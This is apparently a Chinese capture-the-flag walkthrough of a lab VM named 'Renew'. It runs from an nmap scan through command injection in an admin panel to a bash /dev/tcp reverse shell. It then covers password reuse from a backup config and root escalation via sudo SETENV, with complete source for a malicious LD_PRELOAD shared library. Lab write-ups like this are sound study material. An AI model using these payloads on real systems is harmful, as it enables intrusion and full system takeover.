


```
ssh - kali-vbox
Linux kali 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 21 09:25:51 2026 from 192.168.56.1
(Message from Kali developers)


This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(kali kali)~]
$ sudo su
[sudo] kali 的密码:
ESC[3008;start=7b8201c7fe0645ecb50574b5bd52950b;user=root;hostname=kali;machineid=f6a379c7d534264b28dfebe2ff42e06;bootid=efb459bea00
c498ea27352a65c493c81;pid=358577;pidfdid=358877;comm=su;targetuser=root;type=sessionESC[/root/.zshrc:1: command not found: #
root@kali: /home/kali nmap -sV 192.168.56.119
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-21 11:47 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.119
Host is up (0.00063s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
MAC Address: 08:00:27:A2:6D:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
root@kali: /home/kali
```

开放22和80端口

看一下web服务



一个管理系统 我们尝试使用admin/admin登陆一下 显示密码错误

使用dirsearch扫一下目录

系统安装向导
请按照以下步骤安装与管理程序, 完成后请重启, 该操作需要管理员权限。

数据库主机
192.168.56.120

端口
3306 默认端口
数据库名称
testdb
数据库密码
123456

安装用户名
admin
安装密码
123456

开始安装

安装完成
系统已安装成功。


安装成功! 管理员账号 admin 已创建, 默认密码已写入 config.php, 请按照提示操作。

安装成功进入后台


这里安装的时候可能会遇到一些问题 就是会返回500 这个原因是因为本地的 mariadb进程一般是监听127.0.0.1:3306 改成0.0.0.0:3306后重启服务 再次提交表单就可以了

1.3. 后台RCE拿到www-data

打开后台发现可以执行几个命令



那我们猜测这里可以执行其他的命令 抓个包看一下



POST请求 cmd参数

我们测一下可以用其他参数吗

cmd=id

系统管理后台

欢迎回来,admin · [退出登录](#)

磁盘使用情况 (du)

执行

已执行: id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

然后我们尝试反弹shell

```
bash -i >& /dev/tcp/192.168.56.120/7777 0>&1
```

```
cmd=bash+-c+%27bash+-
```

```
i+%3E%26+/dev/tcp/192.168.56.120/7777+0%3E%261%27
```

```
[12:17:27] 57 root@kali: /home/kali nc -lvp 7777
[12:17:27] 58
[12:17:27] 59 listening on [any] 7777 ...
[12:20:00] 60 192.168.56.119: inverse host lookup failed: Unknown host
[12:20:00] 61 connect to [192.168.56.120] from (UNKNOWN) [192.168.56.119] 38838
[12:20:00] 62 bash: cannot set terminal process group (494): Inappropriate ioctl for device
[12:20:00] 63 bash: no job control in this shell
[12:20:00] 64 www-data@Renew:/var/www/html$
```

拿到www-data权限

1.4. 密码复用拿到u12138


我们在/var/www/html下看到了一个备份文件



php

```
1 www-data@Renew:/var/www/html$ cat bak.php
2 cat bak.php
3 <?php
4 // Database configuration (backup copy, kept by sysadmin)
5 $db_host = 'localhost';
6 $db_port = '3306';
7 $db_user = 'webapp';
8 $db_pass = 'oQuPn4z0HN60zz3UdyE6';
9 $db_name = 'webapp';
10 ?>
```

暴露了之前的webapp的密码 他不会无缘给你暴露的 而且www权限是低用户几乎做不了任何事情 然后我们看一下有什么账号比较可疑 用这个数据库密码尝试ssh登录



```
1 www-data@Renew:/var/www/html$ cat /etc/passwd
2 cat /etc/passwd
3 root:x:0:0:root:/root:/bin/bash
4 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
5 bin:x:2:2:bin:/bin:/usr/sbin/nologin
6 sys:x:3:3:sys:/dev:/usr/sbin/nologin
7 sync:x:4:65534:sync:/bin:/bin/sync
8 games:x:5:60:games:/usr/games:/usr/sbin/nologin
9 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
10 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
11 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
12 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
13 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
14 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
15 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
16 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
17 list:x:38:38:Mailing List
   Manager:/var/list:/usr/sbin/nologin
18 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
```

```
19 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
20 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
21 systemd-network:x:998:998:systemd Network
Management:/:/usr/sbin/nologin
22 dhcpcd:x:100:65534:DHCP Client
Daemon:/usr/lib/dhcpcd:/bin/false
23 systemd-timesync:x:991:991:systemd Time
Synchronization:/:/usr/sbin/nologin
24 messagebus:x:990:990:System Message
Bus:/nonexistent:/usr/sbin/nologin
25 sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
26 mysql:x:101:103:MariaDB Server:/nonexistent:/bin/false
27 u12138:x:1000:1000::/home/u12138:/bin/bash
```

看到了u12138 尝试登录

[illegible]

登录成功拿到user.txt

1.5. 通过共享库提权到root

然后就是提权

sudo -l一下

```
u12138@Renew: ~  
Last login: Thu Aug 20 23:05:42 2026 from 192.168.56.1  
u12138@Renew:~$ cat user.txt  
flag{user-6a9729d94dcd1286a3c932fd2d687c7a}  
u12138@Renew:~$ sudo -l  
Matching Defaults entries for u12138 on Renew:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
User u12138 may run the following commands on Renew:  
    (root) SETENV: NOPASSWD: /usr/bin/id  
u12138@Renew:~$
```

重要信息

```
1 | User u12138 may run the following commands on Renew:  
2 | (root) SETENV: NOPASSWD: /usr/bin/id
```

这个说明我们可以通过这个用户以root的身份用sudo设置环境变量

核心是 **SETENV** 我们可以通过这个尝试用 **LD_PRELOAD** 载入恶意的共享库来拿到 root

然后我们编写恶意的共享库

root.c

```
1 | #define _GNU_SOURCE  
2 | #include <unistd.h>  
3 | #include <stdlib.h>  
4 |  
5 | __attribute__((constructor))  
6 | void init(void) {  
7 |     unsetenv("LD_PRELOAD");  
8 |  
9 |     setresgid(0, 0, 0);  
10 |    setresuid(0, 0, 0);
```

```

11
12     char *cmd = getenv("ROOTCMD");
13     if (cmd && *cmd) {
14         execl("/bin/bash", "bash", "-p", "-c", cmd, NULL);
15     } else {
16         execl("/bin/bash", "bash", "-p", NULL);
17     }
18 }

```

编译

```
gcc -shared -fPIC -o /tmp/root.so /tmp/root.c
```

注入

```
sudo LD_PRELOAD=/tmp/root.so /usr/bin/id
```

```

u12138@Renew:/tmp$ gcc -shared -fPIC -o /tmp/root.so /tmp/root.c
u12138@Renew:/tmp$ sudo LD_PRELOAD=/tmp/root.so /usr/bin/id
root@Renew:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Renew:/tmp# cat /root/root.txt
flag{root-e723611b23de3b150340a79dd3b63373}
root@Renew:/tmp# cat /home/u12138/user.txt
flag{user-6a9729d94dcd1286a3c932fd2d687c7a}
root@Renew:/tmp#

```

拿到root权限

1.6. flag

```
flag{root-e723611b23de3b150340a79dd3b63373}
```

```
flag{user-6a9729d94dcd1286a3c932fd2d687c7a}
```

1.7. 彩蛋

通过群主的提示 在/root下有一个...文件 我们cat一下

```
u12138@Renew: /tmp$ gcc -shared -fPIC -o /tmp/root.so /tmp/root.c
u12138@Renew: /tmp$ sudo LD_PRELOAD=/tmp/root.so /usr/bin/id
root@Renew: /tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Renew: /tmp# cat /root/root.txt
flag{root-e723611b23de3b150340a79dd3b63373}
root@Renew: /tmp# cat /home/u12138/user.txt
flag{user-6a9729d94dcd1286a3c932fd2d687c7a}
root@Renew: /tmp# ls -al /root/
total 32
drwx----- 4 root root 4096 Aug 19 20:10 .
drwxr-xr-x 18 root root 4096 Aug 10 00:39 ..
-rw-r--r-- 1 root root 55 Aug 19 20:10 ...
lrwxrwxrwx 1 root root 9 Aug 19 19:16 .bash_history -> /dev/null
-rw-r--r-- 1 root root 607 Mar 2 16:50 .bashrc
drwxr-xr-x 3 root root 4096 Apr 25 06:38 .local
-rw-r--r-- 1 root root 132 Mar 2 16:50 .profile
-rw----- 1 root root 44 Aug 19 19:47 root.txt
drwx----- 2 root root 4096 May 15 18:38 .ssh
root@Renew: /tmp# cat /root/...
```

凭此截图找群主升级称号

-104567

```
root@Renew: /tmp#
```